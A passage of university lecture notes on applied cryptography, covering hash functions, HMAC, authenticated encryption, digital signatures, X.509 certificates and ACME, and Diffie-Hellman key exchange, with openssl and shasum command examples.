- In 2016, the National Institute of Standards and Technology (NIST) of the USA started a competition to select a new quantum resistant asymmetric encryption algorithm.
- The Kyber algorithm is considered to be a likely candidate to win the competition in 2022.

NIST wrote on one of their web pages:

The question of when a large-scale quantum computer will be built is a complicated one. While in the past it was less clear that large quantum computers are a physical possibility, many scientists now believe it to be merely a significant engineering challenge. Some engineers even predict that within the next twenty or so years sufficiently large quantum computers will be built to break essentially all public key schemes currently in use. Historically, it has taken almost two decades to deploy our modern public key cryptography infrastructure. Therefore, regardless of whether we can estimate the exact time of the arrival of the quantum computing era, we must begin now to prepare our information security systems to be able to resist quantum computing.

The open competition organized by NIST has finished in 2022 and specifications were published in August 2023.

- Module-Lattice-based Key-Encapsulation Mechanism (ML-KEM) [66] as a set of algorithms that can be used by two parties to establish a shared secret key over a public channel.
- Module-Lattice-Based Digital Signature Standard (ML-DSA) [65] as a set of algorithms that can be used to generate and verify digital signatures.
- Stateless Hash-Based Digital Signature Standard (SLH-DSA) [67] as a stateless hash-based digital signature algorithm.

Cryptographic Hash Functions

16 Cryptography Terminology

17 Symmetric Encryption Algorithms and Block Ciphers

18 Asymmetric Encryption Algorithms

19 Cryptographic Hash Functions

20 Digital Signatures and Certificates

21 Key Exchange Schemes

Cryptographic Hash Functions

- Cryptographic hash functions serve many purposes:
 - data integrity verification
 - integrity verification and authentication (via keyed hashes)
 - calculation of fingerprints for efficient digital signatures
 - adjustable proof of work mechanisms
- A cryptographic hash function can be obtained from a symmetric block encryption algorithm in cipher-block-chaining mode by using the last ciphertext block as the hash value.
- It is possible to construct more efficient cryptographic hash functions.

Cryptographic hash functions have recently received quite some attention in the context of crypto currencies such as Bitcoins or more general distributed ledger technology.

Hash functions are frequently used to verify the integrity of software packages or even to identify commits in distributed version control systems.

Cryptographic Hash Functions

Name	Published	Digest size	Block size	Rounds
MD-5	1992	128 b	512 b	4
SHA-1	1995	160 b	512 b	80
SHA-256	2002	256 b	512 b	64
SHA-512	2002	512 b	1024 b	80
SHA3-256	2015	256 b	1088 b	24
SHA3-512	2015	512 b	576 b	24

- MD-5 has been widely used but is largely considered insecure since the late 1990s.
- SHA-1 is largely considered insecure since the early 2000s.


Unix systems often come with command line tools (e.g., `shasum`) to calculate hash values. The `openssl` command can also be used to calculate hash values.

```
1 $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
2 $ shasum -a 256 welcome.txt
3 b34008c3d75d00108fb669366ebdb407b893ffbebdb265e741fd62349db9868  welcome.txt
4 $ openssl sha256 welcome.txt
5 SHA256(welcome.txt)= b34008c3d75d00108fb669366ebdb407b893ffbebdb265e741fd62349db9868
```

The `shasum` tool has been written to produce checksums for a list of files and to verify a list of files against previously computed checksums.


```
1 $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
2 $ shasum -a 256 welcome.txt > welcome.sha256
3 $ shasum -c welcome.sha256
4 welcome.txt: OK
```


Merkle-Damgård Construction



- The message is padded and postfixed with a length value.
- The function f is a collision-resistant compression function, which compresses a digest-sized input from the previous step (or the initialization vector) and a block-sized input from the message into a digest-sized value.

Example (SHA-256):



SHA-256 can handle messages up to 2^{64} bits (2^{61} bytes). The SHA-256 compression boxes use 32-bit integer arithmetic. For longer messages, SHA-512 can be used, which produces 512-bit message digests and can handle messages up to 2^{128} bits (2^{125} bytes). The SHA-512 compression boxes use 64-bit integer arithmetic. For a detailed description, see NIST FIPS PUB 180-4 [64].

Further online information:

- **YouTube:** [SHA: Secure Hashing Algorithm](#)

Hashed Message Authentication Codes

- A keyed-hash message authentication code (HMAC) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key.
- An HMAC can be used to verify both data integrity and authenticity.
- An HMAC does not encrypt the message.
- The message must be sent alongside the HMAC hash. Parties with the secret key will hash the message themselves, and if the received and computed hashes match, the message is considered authentic.

HMACs [28] are widely used in communication protocols in situations where encryption of the messages is not considered important while message integrity and authentication of the messages is considered important. One reason is that using HMACs is computationally more efficient than using encryption algorithms.

HMAC Computation

Given a key k , a hash function H , and a message m , the HMAC using H ($HMAC_H$) is calculated as follows:

$$HMAC_H(k, m) = H((k' \oplus opad) \parallel H((k' \oplus ipad) \parallel m))$$

- The key k' is derived from the original key k by padding k to the right with extra zeroes to the input block size of the hash function, or by hashing k if it is longer than that block size.
- The *opad* is the outer padding (0x5c5c5c...5c, one-block-long hexadecimal constant). The *ipad* is the inner padding (0x363636...36, one-block-long hexadecimal constant).
- The symbol \oplus denotes bitwise exclusive or and the symbol \parallel denotes concatenation.

The design of HMAC avoids attacks that are possible on simpler constructions:

- $HMAC_H = H(K \parallel m)$ makes it easy for someone knowing m and the resulting $HMAC_H$ to append data to m leading to m' and to produce a valid $HMAC'_H$ for m' out of the HMAC of m .
- $HMAC_H = H(m \parallel K)$ suffers from the problem that an attacker who can find a collision in the (unkeyed) hash function has a collision in the MAC.

However, given the increase of data collection and more efficient algorithms to do data correlation at large scale in recent years, there is a push to encrypt more and more data and with this the importance of HMACs in communication protocols may reduce in the future.

HMACs can be easily calculated on the command line using the `openssl` command:

```
1 $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
2 $ openssl sha1 -hmac "key" welcome.txt
3 HMAC-SHA1(welcome.txt)= 4c4cc66799b60777d96cc8dac3446d7103ab22ae
```

Authenticated Encryption with Associated Data

- It is often necessary to combine encryption with authentication of the data.
- Encryption protects the data while message authentication codes (MAC) protect data against attempts to insert, remove, or modify data.
- Let E_k be an encryption function with key k and H_k a hash-based MAC with key k and \parallel denotes concatenation.

- Encrypt-then-Mac (EtM)

$$E_k(M) \parallel H_k(E_k(M))$$

- Encrypt-and-Mac (EaM)

$$E_k(M) \parallel H_k(M)$$

- Mac-then-Encrypt (MtE)

$$E_k(M \parallel H_k(M))$$

TLS 1.3 supports only AEAD encryption algorithms. RFC 8446 [75] defines among others the cipher suites TLS_AES_128_GCM_SHA256 or TLS_AES_256_GCM_SHA384. The interface and identifiers for AEAD algorithms are defined in RFC 5116 [55]. The Galois Counter Mode (GCM) is a mode of operation for block ciphers that achieves AEAD [88].

The slide basically talks about authenticated encryption. The associated data is additional plaintext data that is not encrypted but covered by the hash. This is a common situation in communication protocols where the payload carried in messages is encrypted while some additional message fields remain unencrypted in order to organize the forwarding of messages. In addition, it is often required to ensure that messages are “fresh”, i.e., not a replay of some old messages. Hence, the AEAD interface defined in RFC 5116 [55] consists of two functions

$$enc : (K \times N \times P \times A) \rightarrow C$$

$$dec : (K \times N \times C \times A) \rightarrow P$$

where K is is key, N is a nonce (a random distinct unused value), P is some plaintext, A is associated data, and C is ciphertext. Newer security protocols usually use AEAD instead of basic cryptographic algorithms. (The functions enc and dec can also indicate failure situations.)

The different AEAD techniques have different properties [46, 13]. In general, Encrypt-then-Mac is preferred by most cryptographers since it protects against chosen ciphertext attacks and avoids any confidentiality issues arising from the MAC of the cleartext message.

Further online information:

- **YouTube:** [What is GCM? Galois Counter Mode \(of operation\) \(usually seen as AES-GCM\)](#)

Digital Signatures and Certificates

16 Cryptography Terminology

17 Symmetric Encryption Algorithms and Block Ciphers

18 Asymmetric Encryption Algorithms

19 Cryptographic Hash Functions

20 Digital Signatures and Certificates

21 Key Exchange Schemes

Digital Signatures

- Digital signatures are used to prove the authenticity of a message (or document) and its integrity.
 - A receiver can verify the claimed identity of the sender (authentication)
 - The sender can later not deny that he/she sent the message (non-repudiation)
 - The message cannot be modified without invalidating the signature (integrity)
- A digital signature means that
 - the sender puts a signature into a message (or document) that can be verified and
 - that the receivers can be sure that the signature original (e.g., not copied from some other message).
- Do not confuse digital signatures, which use cryptographic mechanisms, with electronic signatures, which may just use a scanned signature or a name entered into a form.

Students often send me emails asking me to digitally sign some forms. Well, I usually have to decline these requests since digitally signing a form requires that there is an infrastructure in place so that others can obtain the cryptographic keys necessary to check my digital signature. Without such an infrastructure, a digital signature is pretty useless. What students often want is in fact an electronic signature but that is pretty pointless as well from a security point of view since pretty much everybody can learn how to copy a scan of my signature into a document.

Digital Signatures using Asymmetric Cryptosystems

- Direct signature of a document m :
 - Signer: $S = E_{k^{-1}}(m)$
 - Verifier: $D_k(S) \stackrel{?}{=} m$
- Indirect signature of a hash of a document m :
 - Signer: $S = E_{k^{-1}}(H(m))$
 - Verifier: $D_k(S) \stackrel{?}{=} H(m)$
- The verifier needs to be able to obtain the public key k of the signer from a trustworthy source.
- The signature of a hash is faster (and hence more common) but it requires to send the signature S along with the document m .

In practice, digital signatures most often work with hashes of documents, i.e., they are indirect signatures. Instead of signing a potential long electronic document, a cryptographic hash is calculated and then signed with the signer's private key. The received of the document and the signature can verify the signature by obtaining the signer's public key, calculating the hash of the document, and comparing the decrypted signature with the locally calculated hash.

Digital signatures using asymmetric cryptosystems are conceptually simple but the catch is that the verifier needs to obtain *and trust* the signer's public key. If Mallory creates a key pair and she manages to make Bob believe the public part of the key pair belongs to Alice, then she can send signed messages under the identity of Alice and Bob will believe them to be authentic. Another problem arises if private keys are leaked or broken (or expired). Such an event can effectively turn all past signatures useless. So Bob not only needs to trust that Alice's key is in fact Alice's key, he also needs to verify at the time he uses the key that the key is still valid and has not been revoked yet. This all turns something that is conceptually simple into something that is astonishingly complex.

It is possible to create digital signatures of arbitrary files using the following `openssl` commands:

```
1 # create an rsa keypair and extract the public key
2 openssl genrsa -aes256 -out private.key 8912
3 openssl rsa -in private.key -pubout -out public.key
4
5 # create a digital signature of a given file
6 file=sads-notes.pdf
7 openssl dgst -sha256 -sign private.key -out signature.sha256 $file
8 # optionally convert the signature to base64
9 openssl enc -base64 -in sign.sha256 -out signature.sha256.base64
10
11 # verify the digital signature of a given file
12 file=sads-notes.pdf
13 openssl dgst -sha256 -verify public.key -signature sign.sha256 $file
```

Public Key Certificates

Definition (public key certificate)

A *public key certificate* is an electronic document used to prove the ownership of a public key. The certificate includes

- information about the public key,
 - information about the identity of the owner of the key (called the subject),
 - information about the lifetime of the certificate, and
 - the digital signature of an entity that has verified the certificate's contents (called the issuer of the certificate).
- If the signature is valid, and the software examining the certificate trusts the issuer of the certificate, then it can trust the public key contained in the certificate to belong to the subject of the certificate.

Obviously, to trust a given certificate, you need to trust the issuer of that certificate. This may require to trust the issuer of the issuer of the certificate and so on. This results in a chain of trust relationships that must be rooted somewhere.

Some people believe into hierarchical trust models, where trust is following existing hierarchical structures commonly found in companies, governments or other organizations. Other people believe into decentralized and self-organizing trust networks, where trust is obtained on a peer-to-peer basis and for some peers trust may be transitive ("I am willing to trust the friends of my best friend."). Both models seem to have their place in different contexts.

Public Key Infrastructure (PKI)

Definition

A *public key infrastructure* (PKI) is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates and manage public-key encryption.

- A central element of a PKI is the certificate authority (CA), which is responsible for storing, issuing and signing digital certificates.
- CAs are often hierarchically organized. A root CA may delegate some of the work to trusted secondary CAs if they execute their tasks according to certain rules defined by the root CA.
- A key function of a CA is to verify the identity of the subject (the owner) of a public key certificate.

At Jacobs University, the IT department can verify certificates. They obtained the right to verify certificates from the German national research network (DFN). For every signature request, they need to verify who requested the signature. Even though I know some of the IT people for many years, I regularly go there to show my passport and to prove my identity. The reason is that there are well-defined procedures that must be followed.

X.509 Certificate ASN.1 Definition

```
Certificate ::= SEQUENCE {
    tbsCertificate      TBSCertificate,
    signatureAlgorithm  AlgorithmIdentifier,
    signatureValue      BIT STRING }

TBSCertificate ::= SEQUENCE {
    version             [0] EXPLICIT Version DEFAULT v1,
    serialNumber        CertificateSerialNumber,
    signature           AlgorithmIdentifier,
    issuer              Name,
    validity            Validity,
    subject             Name,
    subjectPublicKeyInfo SubjectPublicKeyInfo,
    issuerUniqueID     [1] IMPLICIT UniqueIdentifier OPTIONAL,
                      -- If present, version MUST be v2 or v3
    subjectUniqueID    [2] IMPLICIT UniqueIdentifier OPTIONAL,
                      -- If present, version MUST be v2 or v3
    extensions         [3] EXPLICIT Extensions OPTIONAL
                      -- If present, version MUST be v3
}
```

The widely used standard for public key certificates goes back to work done by ITU-T in the late 1980s to define open standards for directory services. The directory standard was known under the name X.500 and X.509 was its public key certificate format. Back in the late 1980, it was popular to define the format of messages using the Abstract Syntax Notation One (ASN.1). The ASN.1 type definition

```
Certificate ::= SEQUENCE {
    tbsCertificate      TBSCertificate,
    signatureAlgorithm  AlgorithmIdentifier,
    signatureValue      BIT STRING }
```

has to be read as if it would define the following C structure:

```
typedef struct {
    TBSCertificate      tbsCertificate;
    AlgorithmIdentifier signatureAlgorithm;
    BitString           signatureValue;
} Certificate;
```

In other words, a Certificate is composed of a structure that holds information about the subject and the certificate (the TBSCertificate) and a signature and a signature algorithm identifier. The important fields of the TBSCertificate are:

- version: The version of the encoded certificate. The current version is version 3.
- serialNumber: A unique positive integer assigned by the CA to each certificate.
- signature: The algorithm identifier for the algorithm used by the CA to sign the certificate.
- issuer: The issuer field identifies the entity that has signed and issued the certificate.
- validity: The certificate validity period is the time interval during which the CA warrants that it will maintain information about the status of the certificate.
- subject: The subject field identifies the entity associated with the public key stored in the subject public key field.
- subjectPublicKeyInfo: This field is used to carry the public key together with an identification of the algorithm with which the key is to be used (e.g., RSA).

X.509 Certificate ASN.1 Definition

```
Version ::= INTEGER { v1(0), v2(1), v3(2) }

CertificateSerialNumber ::= INTEGER

Validity ::= SEQUENCE {
    notBefore      Time,
    notAfter       Time }

Time ::= CHOICE {
    utcTime        UTCTime,
    generalTime    GeneralizedTime }

UniqueIdentifier ::= BIT STRING

SubjectPublicKeyInfo ::= SEQUENCE {
    algorithm      AlgorithmIdentifier,
    subjectPublicKey BIT STRING }

Extensions ::= SEQUENCE SIZE (1..MAX) OF Extension

Extension ::= SEQUENCE {
    extnID      OBJECT IDENTIFIER,
    critical    BOOLEAN DEFAULT FALSE,
    extnValue   OCTET STRING
    -- contains the DER encoding of an ASN.1 value
    -- corresponding to the extension type identified
    -- by extnID
}
```

Implementations often store certificates in .crt files. Using `openssl`, it is possible to download certificates from arbitrary web sites. A .crt file can be converted into human readable text using an `openssl` shell commands as well:

```
1  $ HOST='cnds.jacobs-university.de'
2  $ echo | openssl s_client -servername $HOST -connect $HOST:443 \
3    | sed -ne '/-BEGIN CERTIFICATE-/,/-END CERTIFICATE-/p' > /tmp/certificate.crt
4  $ openssl x509 -in /tmp/certificate.crt -text -noout
```

There are a number of online tools that perform a detailed analysis of certificates used by web sites. A classic online tool is provided by Qualys, Inc., a slightly newer tool is provided by the Mozilla project.

The following page shows a certificate obtained and converted to human readable text using the `openssl` commands.

Further online information:

- **Web:** [Qualys SSL Labs SSL Server Test](#)
- **Web:** [Mozilla Observatory](#)

```

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      25:f3:ba:70:e8:9e:d7:9a:3c:c3:0f:86
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = DE, O = Verein zur Foerderung eines Deutschen Forschungsnetzes e. V., OU = DFN-PKI, CN = DFN-Verein Global Issuing CA
    Validity
      Not Before: Jan  4 12:26:11 2022 GMT
      Not After : Feb  4 12:26:11 2023 GMT
    Subject: C = DE, ST = Bremen, L = Bremen, O = Jacobs University Bremen gGmbH, CN = cnds.jacobs-university.de
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
      Modulus:
        00:bb:4c:8d:55:b1:d8:d4:c0:59:fd:7d:b3:79:58:
        e9:b2:b8:fe:4e:a6:c8:e9:18:15:4e:21:6c:ae:67:
        81:04:b4:1e:7c:f6:1f:9c:a0:1a:5c:b4:1f:fe:83:
        03:9a:ce:02:a5:8f:b6:90:30:86:4a:07:da:8c:a7:
        11:fa:3e:5e:73:28:97:02:a8:3b:51:ac:3a:d9:f5:
        99:a2:d4:b0:90:ea:32:08:d9:96:3e:cc:cc:b4:04:
        0f:a4:ef:32:0c:a4:02:15:07:de:97:24:3b:54:bc:
        7c:1b:1b:26:cb:c2:96:8c:a1:01:60:8b:3b:97:52:
        49:02:f1:a5:86:42:2d:6e:86:66:db:69:e0:fa:4f:
        cb:9d:36:27:f1:ac:5a:86:d2:20:5b:5a:f4:3d:26:
        0a:8b:21:15:9b:85:84:63:63:98:f8:7b:b5:08:55:
        e0:db:94:e6:66:38:99:58:df:33:a3:a0:2e:56:62:
        0e:be:ba:33:be:7f:ea:0f:e2:dd:fe:4d:d3:c5:87:
        9b:de:ed:41:b1:9f:ea:e9:2d:91:dc:bc:cf:17:b0:
        6c:c3:03:19:e7:a0:2d:8a:0c:be:45:80:3a:20:ac:
        65:d1:fb:5a:b0:7c:fa:c5:d0:01:46:53:ea:93:0f:
        1e:ae:2d:37:42:5e:08:bc:3f:41:9c:1b:17:8d:10:
        27:a5
      Exponent: 65537 (0x10001)
    X509v3 extensions:
      X509v3 Certificate Policies:
        Policy: 2.23.140.1.2.2
        Policy: 1.3.6.1.4.1.22177.300.30
        Policy: 1.3.6.1.4.1.22177.300.1.1.4
        Policy: 1.3.6.1.4.1.22177.300.1.1.4.10
        Policy: 1.3.6.1.4.1.22177.300.2.1.4.10
      X509v3 Basic Constraints:
        CA:FALSE
      X509v3 Key Usage: critical
        Digital Signature, Key Encipherment
      X509v3 Extended Key Usage:
        TLS Web Server Authentication
      X509v3 Subject Key Identifier:
        BB:F1:82:48:73:1B:EB:A6:51:AB:35:14:30:27:EF:C2:CE:0D:AE:F0
      X509v3 Authority Key Identifier:
        6B:3A:98:8B:F9:F2:53:89:DA:E0:AD:B2:32:1E:09:1F:E8:AA:3B:74
      X509v3 Subject Alternative Name:
        DNS:cnds.jacobs-university.de
      X509v3 CRL Distribution Points:
        Full Name:
          URI:http://cdp1.pca.dfn.de/dfn-ca-global-g2/pub/crl/cacrl.crl
        Full Name:
          URI:http://cdp2.pca.dfn.de/dfn-ca-global-g2/pub/crl/cacrl.crl
      Authority Information Access:
        OCSP - URI:http://ocsp.pca.dfn.de/OCSP-Server/OCSP
        CA Issuers - URI:http://cdp1.pca.dfn.de/dfn-ca-global-g2/pub/cacert/cacert.crt
        CA Issuers - URI:http://cdp2.pca.dfn.de/dfn-ca-global-g2/pub/cacert/cacert.crt
    CT Precertificate SCTs:
      Signed Certificate Timestamp:
        Version : v1 (0x0)
        Log ID  : AD:F7:BE:FA:7C:FF:10:C8:8B:9D:3D:9C:1E:3E:18:6A:
          B4:67:29:5D:CF:B1:0C:24:CA:85:86:34:EB:DC:82:8A
        Timestamp : Jan  4 12:26:15.412 2022 GMT
        Extensions: none
        Signature : ecdsa-with-SHA256
          30:45:02:21:00:DA:3C:75:67:D5:28:E2:9E:AD:30:FA:
          EA:34:90:66:86:07:77:DA:AE:68:64:4A:F5:76:26:C8:
          28:24:24:A1:35:02:20:45:43:40:4A:82:F1:AC:E0:6D:
          F3:0B:84:B7:ED:B5:04:A3:CB:36:EF:66:DA:4D:F9:48:
          EA:30:52:D0:FC:86:29
      Signed Certificate Timestamp:
        Version : v1 (0x0)
        Log ID  : E8:3E:D0:DA:3E:F5:06:35:32:E7:57:28:BC:89:6B:C9:
          03:D3:CB:D1:11:6B:EC:EB:69:E1:77:7D:6D:06:BD:6E
        Timestamp : Jan  4 12:26:15.953 2022 GMT
        Extensions: none
        Signature : ecdsa-with-SHA256
          30:44:02:20:53:BC:1C:20:10:04:C2:76:64:28:F4:9D:
          A3:1E:5E:17:1D:BC:77:FE:AE:77:2E:3A:5D:DC:89:C8:
          65:F4:F9:36:02:20:52:87:8B:91:AF:63:D5:7C:BB:E8:
          92:17:D7:51:CA:E2:B5:C2:FC:22:13:AD:49:97:99:41:
          49:F2:D4:8B:85:C3

```

Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 6F:53:76:AC:31:F0:31:19:D8:99:00:A4:51:15:FF:77:
15:1C:11:D9:02:C1:00:29:06:8D:E2:08:9A:37:D9:13
Timestamp : Jan 4 12:26:14.738 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:45:02:20:7C:F8:18:E9:07:6B:30:1E:D8:D7:66:15:
E3:9C:62:18:1B:D5:8B:45:21:6A:74:10:B6:98:FB:2B:
0B:AE:B5:B8:02:21:00:F7:76:6E:EB:91:65:D0:0D:62:
04:2E:36:9D:5F:EC:72:96:5D:25:AC:DD:F8:3E:8D:E6:
7F:DD:B5:77:B7:FC:70

Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 55:81:D4:C2:16:90:36:01:4A:EA:0B:9B:57:3C:53:F0:
C0:E4:38:78:70:25:08:17:2F:A3:AA:1D:07:13:D3:0C
Timestamp : Jan 4 12:26:14.983 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:45:02:20:4D:15:2F:E2:CC:59:68:69:87:B7:44:3C:
B4:8F:61:BC:45:60:6A:AB:03:DA:CE:1B:B4:21:DB:89:
E3:EE:1A:6D:02:21:00:E2:A8:8E:7D:00:C5:EB:50:89:
0B:A4:6B:9E:0A:CB:6F:F4:4D:8F:A2:82:95:38:46:0D:
4D:4F:FA:CB:FB:75:48

Signature Algorithm: sha256WithRSAEncryption

Signature Value:

48:eb:a5:05:db:e2:6c:e2:c9:49:00:b0:8d:ef:7c:ad:96:49:
67:36:4b:76:48:88:66:18:7f:28:a6:a0:cc:99:88:6f:a8:e4:
66:80:00:06:34:58:86:22:42:c4:33:21:40:06:fe:24:ca:02:
8f:47:68:93:50:49:38:c6:af:88:46:3b:c8:d5:00:d9:4a:a1:
76:91:19:32:03:7a:15:8f:4e:e5:8f:13:c7:96:0b:22:e1:85:
9d:10:34:a0:9e:f7:e4:fb:30:07:28:5b:40:1d:fc:5c:ab:ce:
ef:9a:bd:03:d3:ba:0c:6f:c0:19:38:7d:72:aa:95:1d:87:a8:
66:df:6b:95:f7:de:70:da:fc:6a:ff:5c:a4:73:89:5a:25:37:
a6:5d:83:bb:69:5d:42:81:2d:7b:71:cd:2b:57:f1:9b:fe:f9:
31:72:f1:52:f6:28:fa:63:30:c3:6d:f9:f6:cd:9f:44:cb:43:
f3:5c:57:65:32:d2:1f:31:38:30:ec:1a:87:e4:04:de:80:f8:
a9:55:cd:e6:9b:ae:1b:12:55:59:ee:8c:d3:b4:7f:e5:cf:59:
a2:b3:22:4f:e0:51:40:8a:53:f0:e5:5d:ac:0e:2d:34:03:07:
c5:09:93:66:ca:5e:bb:ba:c6:2f:a1:2a:ea:09:4f:ac:a6:73:
c0:62:68:b7

X.509 Subject Alternative Name Extension

```
id-ce-subjectAltName OBJECT IDENTIFIER ::= { id-ce 17 }

SubjectAltName ::= GeneralNames

GeneralNames ::= SEQUENCE SIZE (1..MAX) OF GeneralName

GeneralName ::= CHOICE {
    otherName                [0]    OtherName,
    rfc822Name                [1]    IA5String,
    dNSName                   [2]    IA5String,
    x400Address                [3]    ORAddress,
    directoryName              [4]    Name,
    ediPartyName               [5]    EDIPartyName,
    uniformResourceIdentifier  [6]    IA5String,
    iPAddress                  [7]    OCTET STRING,
    registeredID               [8]    OBJECT IDENTIFIER }

OtherName ::= SEQUENCE {
    type-id OBJECT IDENTIFIER,
    value   [0] EXPLICIT ANY DEFINED BY type-id }

EDIPartyName ::= SEQUENCE {
    nameAssigner [0] DirectoryString OPTIONAL,
    partyName    [1] DirectoryString }
```

The subject of an X.509 certificate is a so called Distinguished Name. While this format made sense in the X.500 world, we usually use other names in the Internet context. The Subject Alternative Name Extension provides a mechanism to have an extensible format for alternative subject names. In the example shown on the previous pages, the subject alternative name is a DNS name and the value is `cnds.jacobs-university.de`. For further details about the X.509 format, see RFC 5280 [18].

Some organizations make use of wildcard certificates where one DNS label (a part of a DNS name) may include a wildcard character (*). A single wildcard certificate for `*.example.com` will secure all sub-domains, such as `payment.example.com`, `contact.example.com`, or `www.example.com`. While wildcard certificates may be convenient for system administrators, it is generally recommended to not use them, see for example Section 7.2 of RFC 6125 [79].

Automatic Certificate Management Environment (ACME)

- The ACME protocol provides so called Domain Validation certificates.
- It is a challenge-response protocol that aims to verify whether the client has effective control over a domain name.
- The CA might challenge a client requesting a certificate for `example.com`
 - to provision a DNS record under `example.com` or
 - to provide an HTTP resource under `http://example.com`.
- ACME runs over HTTPS and message bodies are signed JSON objects.
- The client periodically contacts the server to obtain updated certificates or Online Certificate Status Protocol (OCSP) responses.

Let's Encrypt is a certification authority that provides X.509 certificates at no charge. The certificates are valid for a rather short lifetime and hence they must be renewed regularly. Since the certification process is completely automated, this is usually not a big problem. Let's Encrypt started to offer certificates officially in April 2016 and on February 2020 one billion certificates were issued.

RFC 8555 [12] defines the protocol used by Let's Encrypt to automate the process of domain verification and certificate issuance. The reference implementation of the server is called `Boulder` and written in Go. A popular client program `certbot` is written in Python and easily integrates with web server software.

The Online Certificate Status Protocol (OCSP) is a lightweight protocol to check whether a certificate has been revoked. It is nowadays often used by web servers in order to provide clients with a recently signed OCSP response such that the client does not have to obtain an OCSP response in a separate interaction with an OCSP server.

Key Exchange Schemes

16 Cryptography Terminology

17 Symmetric Encryption Algorithms and Block Ciphers

18 Asymmetric Encryption Algorithms

19 Cryptographic Hash Functions

20 Digital Signatures and Certificates

21 Key Exchange Schemes

Cryptographic Protocol Notation

A, B, \dots	principals
K_{AB}, \dots	symmetric key shared between A and B
K_A, \dots	public key of A
K_A^{-1}, \dots	private key of A
H	cryptographic hash function
N_A, N_B, \dots	nonces (fresh random messages) chosen by A, B, \dots

P, Q, R	variables ranging over principals
X, Y	variables ranging over statements
K	variable over a key

$\{m\}_K$	message m encrypted with key K
-----------	------------------------------------

Key Exchange and Ephemeral Keys

Definition (key exchange)

A method by which cryptographic keys are established between two parties is called a *key exchange* or *key agreement* method.

Definition (ephemeral key)

A cryptographic key that is established for the use in a single session and discarded afterwards is called an *ephemeral key*.

Definition (forward secrecy)

A key exchange protocol has *forward secrecy* if the ephemeral keys established by the key exchange protocol will not be compromised even if any long-term keys used during the key exchange protocol are compromised.

Key exchange methods are widely used to establish ephemeral session keys even if two principals have already access to suitable long-term keys. The reason is that keys can lose their strength the more frequently they are used. Hence, to secure communication over the Internet, it is desirable to establish session keys instead of using long-term keys held by a server directly. If the key exchange mechanism provides forward secrecy, then the session keys remain strong even if the server keys get compromised at some point in time in the future.

Diffie-Hellman Key Exchange

- Initialization:
 - Define a prime number p and a primitive root g of \mathbb{Z}_p with $g < p$. The numbers p and g can be made public.
- Exchange:
 - A randomly picks $x_A \in \mathbb{Z}_p$ and computes $y_A = g^{x_A} \bmod p$. x_A is kept secret while y_A is sent to B .
 - B randomly picks $x_B \in \mathbb{Z}_p$ and computes $y_B = g^{x_B} \bmod p$. x_B is kept secret while y_B is sent to A .
 - A computes:

$$K_{AB} = y_B^{x_A} \bmod p = (g^{x_B} \bmod p)^{x_A} \bmod p = g^{x_A x_B} \bmod p$$

- B computes:

$$K_{AB} = y_A^{x_B} \bmod p = (g^{x_A} \bmod p)^{x_B} \bmod p = g^{x_A x_B} \bmod p$$

- A and B now own a shared key K_{AB} .

The Diffie-Hellman key exchange [22] uses discrete exponentiation $b^x \bmod m$, which is fast to compute even for large exponents x . For the inverse function, the discrete logarithm, there is no known efficient algorithm (a probabilistic algorithm with polynomial time). The Diffie-Hellman key exchange uses the multiplicative group \mathbb{Z}_p of integers modulo p , where p is prime.

The value g is a primitive root of \mathbb{Z}_p if the expression $g^t \bmod p$ for $t \in \{1, 2, \dots, p-1\}$ results in the numbers $\{1, \dots, p-1\}$ (in any order). Here is an example demonstrating that 5 is a primitive root of \mathbb{Z}_{47} (using ghci as a calculator):

```
$ ghci
GHCi, version 8.4.4: http://www.haskell.org/ghc/  :? for help
Prelude>
Prelude> import Data.List
Prelude> p = 47
Prelude> g = 5
Prelude> sort $ map (\x -> g^x `mod` p) [1..p-1]
[1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,
 26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46]
```

Below is an example for a key exchange:

- A and B agree to use the prime number $p = 47$ and the primitive root $g = 5$
- A picks $x_A = 18$ and computes $y_A = 5^{18} \bmod 47 = 2$
- B picks $x_B = 22$ and computes $y_B = 5^{22} \bmod 47 = 28$
- A sends $y_A = 2$ to B
- B sends $y_B = 28$ to A
- A computes $K_{AB} = y_B^{x_A} \bmod p = 28^{18} \bmod 47 = 24$
- B computes $K_{AB} = y_A^{x_B} \bmod p = 2^{22} \bmod 47 = 24$

